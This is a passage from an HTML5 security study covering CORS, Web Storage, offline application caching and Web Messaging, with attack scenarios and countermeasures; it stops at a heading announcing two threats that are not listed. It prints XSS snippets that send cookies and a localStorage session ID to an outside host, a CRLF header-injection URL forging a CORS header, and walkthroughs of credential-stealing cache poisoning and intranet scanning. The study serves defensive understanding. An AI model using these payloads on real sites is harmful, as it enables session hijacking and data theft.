


Figure 1: Illustration: HTML5 overview

The list of vulnerabilities and attacks in this chapter is not a comprehensive list. Not all possible HTML5 vulnerabilities, threats and attacks are covered. They are, in the author's opinion, limited to the most critical and important points. For the most attacks POC applications are developed for demonstrating the possibility of the attacks. These applications are summarized in the appendix and referenced in the corresponding section. Some attacks are also proved with third party applications to which it will be referenced as well in the section.

7.1 Crosss-Origin Resource Sharing

Prior to HTML5 websites were only able to cause the UA to make XMLHttpRequests within their origin domain (restricted by the Same Origin Policy). So it was only possible to access recourses such as updates for parts of the web page from the origin domain which is a restriction to web developers. This is especially problematic for web applications which are composed out of several parts which are displaying data from different origins. Loading and refreshing this data was only possible through the origin domain and so XMLHttpRequests had to be sent to the origin server. This server had to process this request, load the data from the foreign domain and pass it back to the UA. This routing (also called Server-Side Proxying) results in a high load and made refreshing websites or parts of it slower and more complicated.

With HTML5 this changed. HTML5 makes it possible to send XMLHttpRequests across domains if a new HTTP header which is called "Access-Control-Allow-Origin" is defined. With this HTTP header a website can allow to be accessed by an XMLHttpRequest sent from JavaScript running under a foreign domain. A web application built out of many parts of different origins can send requests using XMLHttpRequest to foreign domains as well to update the data on the UA. This reduces the traffic between the origin web servers and makes implementation easier.

The decision whether JavaScript is allowed to access foreign domains using XMLHttpRequest is made in the UA. Therefore, the UA first makes the request to the foreign domain and then checks the access control based on the returned Access-Control-Allow-Origin header. This header defines whether the JavaScript code is allowed to access the response or not. Thus a web server defines with this header which other domains are allowed to access its domain using cross-origin requests. If this header does not define the requesting domain or the header is not defined the response is not allowed by the UA to be accessed by JavaScript. The following example network capture shows the server HTTP response from external.csnc.ch with the access control header defined.

```
HTTP/1.1 200 OK

Content-Type: text/html

Access-Control-Allow-Origin: http://internal.csnc.ch
```

The network capture shows that the header Access-Control-Allow-Origin is set to internal.csnc.ch. This means that only websites with the origin internal.csnc.ch are allowed to access external.csnc.ch using XMLHttpRequest.

The last paragraphs described the Cross-Origin Resource Sharing (CORS) in a correct but shortened description. The actual processing is slightly more detailed and more messages are exchanged in special circumstances (preflight request / response).

7.1.1 Vulnerabilities

With this new HTML5 feature new security issues are introduced as well. The fundamental security problem is that XMLHttpRequest are allowed to be sent across domains without asking the user for permission; actually requests are sent without the user noticing them. This can be used to break the security requirement Access control through abusing a user session. This means these requests are made on behalf of the victim and, therefore, in his context which may be an authenticated session. The session of a user is abused which breaks the security requirement Secure session management.

Through breaking Access control another security requirement that is broken is Confidentiality. This is either by directly accessing resources through bypassing Access control or indirectly accessing confidential data through abusing the user's sessions for information gathering about the victim's environment.

Another concerned issue with CORS is that the origin of data isn't limited anymore to the origin server. The UA can load data from foreign resources which cannot be validated by the origin domain and need to be regarded as untrustworthy. Therefore, the received data through CORS needs to be validated on the client. This issue (security requirement Data validation) is also concerned with Web Socket API and Web Messaging.

7.1.2 Threats and attack scenarios

In this subsection some attack scenarios are given of how the security problems can be exploited by an attacker. The following listing describes the threats as well as the security requirement(s) which are broken:

- **Bypassing Access Control (Scenario 1):** Accessing internal websites from the Internet is possible if the internal website has defined the header Access-Control-Allow-Origin wrongly or bases access control decisions on wrong assumptions. A similar threat already exists in HTML 4.01 known as Cross-Site-Request-Forgery (CSRF) but can be done with CORS without needing user interaction. This breaks the security requirement Access Control.
- **Remote attacking a web server (Scenario 2):** That requests are always being sent can also be abused to attack another web server through the UA of any user accessing a malicious website (This can already be done with other HTML4 features but sending manipulated POST requests is made easier and not limited to text/plain). This breaks the security requirement of Secure session handling because the attacker is able to abuse the session of a user for malicious purposes.
- **Information Gathering (Scenario 3):** Scanning of the internal network for existing domain names based on the response time of XMLHttpRequests can be performed. This breaks the security requirement Confidentiality because internal information is passed on to the attacker.
- **Establishing a remote shell (Scenario 4):** XMLHttpRequests can be abused to establish a remote shell to a UA and control the behaviour of the UA through this remote shell. This breaks the security requirement Secure session management because the attacker can abuse the sessions of a user.
- **Disclosure of confidential data:** Even though the request can only be accessed by JavaScript if the appropriate header is defined the request will always be sent to the foreign domain. This can be used to send sensitive data to the attacker server. While this is possible through other features as well CORS provides a new flexible way for doing this and, therefore, disclosure of confidential data is an implicit threat concerned with CORS and breaks the security requirement Confidentiality.
- **Web-Based Botnet:** Creating a web based Botnet is possible through CORS and other HTML5 features.
- **DDoS attacks with CORS and Web Workers:** Combined with Web Workers a DDoS attack is possible.

Scenario 1 – accessing internal servers

In this scenario it is assumed that the internal website is only accessible from within the Intranet. Access to this website from the Internet is blocked by the firewall. Because this Intranet website provides services for several internal application the developer decided to define the header Access-Control-Allow-Origin to * to make it accessible by all internal application. This was done because it is assumed that the website is accessible only from the Intranet.

To access the internal website from the Internet the attacker prepares a website with malicious JavaScript code and tricks an internal employee to open this website from within the Intranet. This JavaScript code makes XMLHttpRequests to the Intranet Website once the internal user opens the malicious website. The response is sent back to the website controlled by the attacker. So the attacker is able to access internal applications from the Internet via XMLHttpRequests. For this attack the attacker either knows the URI of the internal website or tries to determine the URI using attacks. Figure 2 illustrates this attack using a sequence diagram.




Figure 2: Sequence diagram: CORS accessing Intranet applications

1. The internal user request the Intranet website using his UA (Optional step)
2. The Intranet web server returns the content with the HTTP header Access-Control-Allow-Origin set to * (Optional step)
3. The user accesses the attacker controlled malicious website in the Internet
4. This website contains hidden malicious JavaScript code which is returned to the internal user with the rest of the side content which looks unsuspicious
5. This JavaScript code is executed in the UA in the background
6. A XMLHttpRequest is made to the Intranet website and because Access-Control-Allow-Origin is set to * the JavaScript code can access the content of the request
7. JavaScript parses the result
8. The content of the Intranet website is sent to the attacker controlled web server

A slight variation of this attack is if the website looks different depending on whether it is access from the Intranet or the Internet. The different content can then be accessed from the Internet.

Scenario 2 – stealth web server attacking

This scenario describes how cross-origin requests can be used to abuse the victim's UA to launch attacks against a web server. Therefore, the attacker prepares a malicious website, or was able to place malicious content in a frequently used website, and tricks a person to access this website. Beside the regular content, hidden JavaScript is sent to the UA. Once loaded the JavaScript code sends XMLHttpRequests and attacks another website. The web server logs will show that the victim has launched the attack which is obviously wrong. If many users are opening the attacker's website a Distributed-Denial-of-Service can be launched against a website. Even if the Access-Control-Allow-Origin header is not set the requests will be sent to the web server and will be processed.




Figure 3: Sequence diagram: CORS remote attack

1. The user accesses the malicious website with the prepared JavaScript attack code.
2. This website returns the malicious JavaScript code.
3. This malicious JavaScript code sends XMLHttpRequests to the target of the attack and drops the response (if not needed).
4. All further requests are similar to step 3. The malicious JavaScript code sends XMLHttpRequests with the attack payload, which may differ for every request, until the attack is finished.

DDoS attacks have been possible with HTML4 features as well. However, HTML5 makes these attacks much more efficient; requests using XMLHttpRequests compared to using "standard GET" requests can be sent faster.

Scenario 3 – response time-based Intranet scanning

Cross-Origin requests can be abused to determine whether internal domain names exist or not, even they do not have defined the Access-Control-Allow-Origin header or restricted it to defined targets. This can be done by sending XMLHttpRequest to arbitrary domain names and depending on the response time it can be deduced whether the domain exists or not.

This attack is demonstrated by a POC application. This application makes it possible to send arbitrary requests to URIs using XMLHttpRequests and displays the response time. Depending on the response time several things can be concluded. A request sent to a URI has a different response time depending on whether the domain does not exist, the domain does exists but HTTP 404 message returned or the access is denied based on the Access-Control-Allow-Origin header. Table 1 summarizes this behaviour and lists which additional information can be concluded from these three different states (the response time of the POC tests are specified in brackets behind the error reason):

Error reason (≈ response time in ms)	*Valid Domain name*	*Web Server running*	*Valid Path*
Domain does not exist (≈ 39 ms)	No	No	No
Domain exists but HTTP 404 message returned (≈ 863 ms)	Yes	Yes	No
Access denied based on *Access-Control-Allow-Origin* header (≈ 128 ms)	Yes	Yes	Yes

It is also possible to determine further things such as other 40X headers or whether the domain is valid but no web server running. But the response times may only differ slightly and, therefore, the more different characteristic are tried to conclude the determination process will be more inaccurate which will make the results less likely.

Scenario 4 – remote shell

Creating a remote web shell is another issue that can be implemented using CORS. If a Cross-Site-Scripting (XSS) vulnerability is found in an application the attacker can do anything in the web application the user can do. If the attacker is able to inject JavaScript code he is able to start a reverse shell with POC tools such as "Shell of the Future". One of the main functions of this web reverse shell is hijacking a user's session through the UA of the user. XMLHttpRequest are used to request and receive the websites content. In other words, the attacker has a connection to the UA of the victim and uses his UA as a "proxy". The big advantage compared to "simply stealing the session cookie" is that this attack also works for applications not accessible directly for the attacker, e.g., internal applications (similar attacks have already been possible with HTML4 technologies; XSS-Shell is an example for that. But Cross-Origin-Request makes these attacks easier and more powerful.

7.1.3 Countermeasures

Through server side secure implementation mitigating all the described threats is not possible. The first two mitigations of the following list help only against the threat Bypassing Access Control and the third makes DDoS detectable.

- Restrict the allowed domains making Cross-Origin-Request by defining all the allowed URLs in the header Access-Control-Allow-Origin and not set the value to *.
- Do not base access control on the origin header. This header can be modified by an attacker through sending a faked origin header.
- To mitigate DDoS attacks the Web Application Firewall (WAF) needs to block CORS requests if they arrive in a high frequency. They can be recognized through the Origin header which is sent in the CORS request.

The threats Remote attacking a web server, Information Gathering, Establishing a remote shell, Disclosure of confidential data and Web-Based Botnet cannot be completely mitigated through secure implementation. Therefore, only Bypassing Access Control can be mitigated with secure implementation. The other threats need to be accepted or mitigated through other security services.

Careful attention has to be given that no header injection attack is possible. E.g.:

```
http://www.csnc.ch/secred.html%0A%0DAccess-Control-Allow-Origin:+*%0a%0d%0a%0d
```

The String %0A%0D will insert an additional line break in the response and make the browser think that the Access-Control-Allow-Origin was defined by the server. If header injection is possible the attacker is able to override or set the Access-Control-Allow-Origin header.

7.2 Web Storage

Web applications only had the possibility to store data on the client making use of cookies prior to HTML5. This has two major disadvantages. The first one is that the size is limited (4K per cookie / 20 cookies per domain) and the cookies are transferred with every request. To solve this restriction and enable offline applications HTML5 introduces a concept for local storage called Web Storage. Web Storage gives websites the possibility to store data on the user's computer and access them later through JavaScript. The actual size of the local storage depends on the browser implementation but five megabytes per domain are recommended. The following different types of local storage are defined in the HTML5 specification:

- Local Storage: It is possible to store any text values in this store. Items are composed out of a name - value pair and can be accessed by their name. Data stay in this storage until they are deleted explicitly either by the user or the web application. Closing the UA or terminating a web session does not delete this data. Access to the data is protected by the same Origin-Policy; a website is only allowed to access own Local Storage objects.
- Session Storage: This storage is similar to Local Storage except to the fact that data are deleted after closing the UA or the UA tab (depends on UA). Therefore, accessing Session Storage within the same domain is not possible across UA tabs or different web sessions (possible in Local Storage).

Further differences to storing data in cookies are that the Local Storage values are not sent to the server in every request; cookies have an expiry date, Local Storage attributes do not. Local Storage attributes are separated through the same origin policy; values stored through a HTTP connection cannot be accessed by a HTTPS connection and vice versa; cookie set in a HTTP connection are also sent through a HTTPS connection as long as the domain name is the same.

7.2.1 Vulnerabilities

The main security concern with Local Storage is that the user is not aware of the kind of data that is stored in Local Storage. The user is not able to control storage respectively access to data stored in Local Storage. The whole access is performed through JavaScript code and, therefore, it is sufficient to execute some JavaScript code in the correct domain context to access all items stored in Local Storage transparently for the user.

Only the origin domain is allowed to access and manipulate its data stored in the Web Storage. But by inserting some JavaScript code through an attacker the security requirements Data protection, Integrity and Confidentiality are endangered in the course of bypassing Access control. This malicious JavaScript code can manipulate the data or send it to foreign domains.

7.2.2 Threats and attack scenarios

Local Storage introduces new threats which are described in the following listing. The listing describes further which security requirements are broken.

- **Session hijacking (Scenario 1):** If the session identifier is stored in Local Storage it can be stolen if an input / output encoding vulnerability exist in the web application (easier then stealing cookie values). This breaks the security requirement Secure session management.
- **Disclosure of Confidential Data (Scenario 2):** If a web application stores sensitive data on the client's UA this can be stolen and abused by attackers. This breaks the security requirement of Confidentiality.
- **User tracking (Scenario 3):** Local Storage can have privacy concerns. Local Storage can be used as an additional possibility to identify a user. This breaks the security requirement Identity protection.
- **Persistent attack vectors:** Attack vectors can be persisted on the client. The scope of identifying vulnerabilities which can be persistent is expanded to the UA and not limited to the server side. This breaks the security requirement UA protection.

Scenario 1 – session hijacking

HTTP is a stateless protocol and because of that the state has to be managed on higher layers. To establish a session in web applications mostly cookies are used. Therefore, a session cookies is implemented which stores a long unpredictable random token. This token is sent to the web server to recognize the user and his corresponding session.

However, this solution has the problem that the session cookie can be stolen by an XSS attack. If an attacker is able to smuggle the following code into the web application, he is able to steal the session cookie:

```
<script>

document.write("<img src='http://www.csnc.ch?cookies="+document.cookie+"'>");

</script>
```

This does not change with HTML5 but the session identifier can also be stored in Web Storage. In this case the attacker has to smuggle the following code into the web application to steal the session identified and hijack a user's session:

```
<script>

document.write("<img
src='http://www.csnc.ch?sessionID="+localStorage.getItem('SessionID')+"'>");

</script>
```

As shown, XSS can still be used to steal session identifiers and hijack user sessions. HTML5 Web Storage does not change this point, only the used JavaScript technology has changed slightly. Further, the attacker has to be a little bit more precisely, he needs to know the name of the variable.

Additionally, for cookies the HTTPonly flag can be used to avoid the cookie being accessible by JavaScript which makes stealing the cookie (session identifier) through XSS impossible. This HTTPonly flag is missing for Local Storage identifier which is another disadvantage. The additional layer of protection the HTTPonly flag provides cannot be used for Local Storage identifiers.

Scenario 2 – disclosure of confidential data

As shown in scenario 1 it is sufficient to exploit a XSS in the application to access Local Storage objects. This is especially dangerous if sensitive data is stored on the client. An attacker is able to read the complete Local Storage of a domain exploiting a XSS vulnerability.

If the server has no XSS-vulnerabilities an attacker can also trick the user to access the web application through a malicious network device. This network device manipulates the server response and includes JavaScript Code to read all values of the Local Storage for this domain. The attacker no longer needs to identify vulnerabilities in the web application. He can also directly attack the UAs. Figure 4 shows a sequence diagram which illustrates this attack.




Figure 4: Sequence diagram: Attacking Local Storage

1. The UA requests any path of the web application that should be attacked. The response of the target website is manipulated by the malicious web proxy and JavaScript code for reading out the Local Storage is added to the response.
2. This JavaScript Code reads the content of the Local Storage for this domain.
3. This content is posted to the malicious web proxy.

Another problematic point is when different web authors are using the same domain and the applications are only separated by the path. Local Storage is shared across these applications. There is no way to restrict access to Local Storage depending on the path.

Scenario 3 – user tracking

User Tracking based on cookies is a common way to track user visiting websites. With HTML5 Local Storage another possibility is added to store information about a user visiting the website. The website can store user tracking information on the client's UA and correlate user sessions. The tricky point in this is that the Local Storage is not deleted in all UAs if the UA history is deleted. Users trying to delete their UA cache may not be aware of Local Storage. The ever cookie, already mentioned in the introduction, uses Local Storage as one feature to track a user.

7.2.3 Countermeasures

Using Local Storage brings benefits but opens the door to attacks mentioned above. There are several points that could go wrong and developers need to carefully implement access to local storage attributes. To safely use Local Storage in web application the following points need to be considered.

- Use cookies instead of Local Storage for session handling. The same problems exist but with the HTTPonly flag cookies can be protected better. Further the Local Storage is not cleaned after the UA is closed; therefore, the session identifier might be stolen if the user only closes the UA and does not press logout or the web application does not terminate the session correctly (e.g. public computer).
- Do not store sensitive data in Local Storage. Sensitive data should only be stored on the web server and needs to be protected adequately.
- Different web application running on the same domain and only separated through the path should not use Local Storage if the data needs to be separated.

However, the threats User tracking and Persistent attack vectors still remains and cannot be avoided from the web application provider through secure implementation.

7.3 Offline Web Application

Creating web applications which can be used offline was difficult to realise prior to HTML5. Some manufacturers developed complex work around to make their web applications work offline. This was mainly realized with UA add-ons the user had to install. HTML5 introduces the concept of Offline Web Applications. A web application can send information to the UA which files are needed for working offline. Once loaded the application can be used offline. The UA recognises the offline mode and loads the data from the cache.

To tell the UA that it should store some files for offline use the new HTML attribute manifest in the <html> tag has to be used:

```
<!DOCTYPE HTML>

<html manifest="/cache.manifest">

<body>
```

The attribute manifest refers to the manifest file which defines the resources, such as HTML and CSS files, that should be stored for offline use. The manifest file has several sections for defining the list of files which should be cached and stored offline, which files should never be cached and which files should be loaded in the case of an error. This manifest file can be named and located anywhere on the server; it only has to end with .manifest and returned by the web server with the content-type text/cache-manifest. Otherwise the UA will not use the content of the file for offline web application cache.

7.3.1 Vulnerabilities

With the introduction of Offline Web Applications the security boundaries are moved. In web applications prior to HTML5 access control decisions for accessing data and functions were only done on server side. With the introduction of Offline Web Applications parts of these permission checks are moved towards the UA. Therefore, implementing protections of web applications solely on server side is no longer sufficient if Offline Web Applications are used. The target of attacking web application is not limited to the server-side; attacking the client-side part of Offline Web Application is possible as well.

This mainly breaks the requirement of UA protection. But breaking this security requirement all other security requirements are endangered implicitly as well. E.g., if the security requirement Secure caching can be broken, an attacker can include any content into the Offline Web Application cache and use this code for breaking the other security requirements as well.

7.3.2 Threats and attack scenarios

Spoofing the cache with malicious data has been a problematic security issue already prior to HTML5. Cache poisoning was possible with already existing HTML4 cache directives for JavaScript files or other resources. However, UA cache poisoning attacks were limited. With HTML5 offline application this cache poising attacks are more powerful. The following threats are made worse in HTML5:

- **Cache Poisoning:** It is possible to cache the root directory of a website. Caching of HTTP as well as HTTPS pages is possible. This breaks the security requirement of UA protection and Secure caching.
- **Persistent attack vectors:** The Offline application cache stays on the UA until either the server sends an update (which will not happen for spoofed contents) or the user deletes the cache manually. However, a similar problem as for Web Storage exists in this case. The UA manufacturers have a different behaviour if the "recent history" is deleted. This breaks the security requirement of UA protection.
- **User Tracking:** Storing Offline Web Application details can be used for user tracking. Web applications can include unique identifiers in the cached files and use these for user tracking and correlation. This breaks the security requirement of Confidentiality.

When the offline application cache is deleted depends on the UA manufacturers.

As already mentioned, cache poisoning is the most critical security issue for offline web applications. Therefore, a possible cache poisoning attack scenario is given in this section which is motivated on the ideas of an article from Figure 5 shows a sequence diagram which illustrates how an attacker can poison the cache of a victim's UA. The victim goes online through an unsecure malicious network and accesses whichever page (the page to be poisoned does not have to be accessed necessarily). The malicious network manipulates the data sent to the client and poisons the cache of the UA. Afterwards, the victim goes online through a trusted network and accesses the poisoned website. Then the actual attack happens and the victim loads the poisoned content from the cache.




Figure 5: Sequence diagram: Offline Web Application cache poisoning

1. Victim access any.domain.com through a malicious access point (e.g. public wireless).
2. The HTTP GET Request is sent through the malicious access point to any.domain.com.
3. Any.domain.com returns the response.
4. The access point manipulates the response from any.domain.com: A hidden Iframe with src=http://www.filebox-solution.com is added to the response which is sent to the UA.
5. This hidden Iframe causes the UA to send a request to www.filebox-solution.com in the background (the user will not notice this request).
6. The request to www.filebox-solution.com is intercepted by the malicious access point and returns a faked login page including malicious JavaScript. The HTML page contains the cache manifest declaration. The cache.manifest file is config-

ured to cache the root directory of www.filebox-solution.com (the cache.manifest file itself is returned with HTTP cache header to expire late in the future).

7. The victim opens his UA in a trusted network and enters www.filebox-solution.com in the address bar. Because of the offline application cache the UA loads the page from the cache including the malicious JavaScript. No request is sent to www.filebox-solution.com.
8. After the user has entered the login credentials to the faked login form (offline application), it posts the credentials to an attacker controlled server (JavaScript code execution).
9. The JavaScript performs the login request to www.filebox-solution.com (From here the steps are optional; they're performed to hide the actual attack from the user).
10. The Login request is sent to www.filebox-solution.com.
11. Login successful (The user does not notice the attack performed).

One may argue that a similar kind of attack was possible also with standard HTML cache features. That is correct but the offline application attack has two advantages:

- **Caching of the root directory is possible:** If the user opens the poisoned website, the UA will not make any request to the network and loads the poisoned content from the cache. If the root directory is cached using HTML4 cache directives, a request to the server is sent as soon the user clicks refresh (Either the server sends a HTTP 304 not modified or an HTTP 200 OK and the page is loaded from the server and not from cache).
- **SSL-Resources can be cached as well:** In HTML4 Man-in-the-middle attacks were possible but then the user had to access the website through the unsecured network. With offline application caching of the root of an HTTPS website can be cached; the user does not have to open the website. The user may accept an insecure connection (certificate warning) in an unsecured network because he does not send any sensitive data. The real attack happens if the user is back in his secured network, feels safe and logs in to the poisoned application.

7.3.3 Countermeasures

The threats Persistent attack vectors and Cache poisoning cannot be avoided by web application providers. The threats are defined in the HTML5 specification. To come around this problem is to train the users to clear their UA cache whenever they have visited the Internet through an unsecured network respectively before they want to access a page to which sensitive data are transmitted. Further, the user needs to learn to understand the meaning of the security warning and only accept Offline Web Applications of trusted sites.

7.4 Web Messaging

Today's feature rich websites have more and more the need to include so called gadgets of third parties. These gadgets are mostly JavaScript applications with a certain purpose such as weather information. HTML4 provides only two possibilities for solving this problem.

The first one is to include these gadgets using Iframes which is secure but isolated; a website loaded from domainA.csnc.ch cannot access the Document Object Model (DOM) elements of an embedded Iframe loaded from domainB.csnc.ch and vice versa. If the user already has entered his ZIP-code in the application he has to enter the ZIP-code again in the Iframe which is not user friendly.

The second possibility is using inline JavaScript code which is powerful but insecure. JavaScript from external sources runs in the context of the embedding domain and, therefore, allowed to access the complete DOM including any entered data such as the ZIP-Code. This is user friendly because the ZIP-code does not have to be entered again but it is also dangerous. Credit-Card numbers, personal details and all other data entered in the website can be access from the external script also. Website providers have to trust the external source of the JavaScript they embed into their application. This is a risk because they cannot control the embedded code at all times. The content of an external JavaScript file can be checked for security flaws at a specific time but it is complex to check the file every time it is requested by a UA; the provider may change the file content and include, deliberately or unintentionally, security flaws.

HTML5 introduces a feature called Cross Document Messaging that allows documents to communicate to each other even they do not have the same origin. A communication between the embedding website and the embedded Iframe is possible. This brings security improvements to web applications compared to using inline JavaScript. Cross Document Messaging opens a new way of solving the communication problem mentioned above. Iframes of different domains can send messages to each other using new APIs:




Figure 6: Illustration: Cross-Document Messaging

Beside Cross-Document Messaging HTML5 provides with Channel Messaging another possibility for the communication of JavaScript of running in different domain contexts. But from a security perspective they are very similar and, therefore, only Cross-Document Messaging is covered in this subsection.

7.4.1 Vulnerabilities

Web Messaging brings security improvements for integrating external sources into the application but also introduces new security issues. The main problem with Web Messaging is the moved security boundary. The content of a web page is no longer limited to content from its origin domain and the server cannot control all data sent and received by its web pages. With Web Messaging the web page may receive content of other domains without the server being involved; data is exchanged within the UA between the Iframes. Server-side data validation can be bypassed this way and malicious content sent from one Iframe directly to another Iframe.

This may impact that the security requirement Data validation can be broken. Breaking this security requirement opens the possibility for an attacker to break several other security requirements as well. Depending on the data an attacker can smuggle into the application, he may be able to execute JavaScript code and access the application with the same permissions a user has to break other security requirements.

7.4.2 Threats and attack scenarios

The described security problem results in the following two threats:

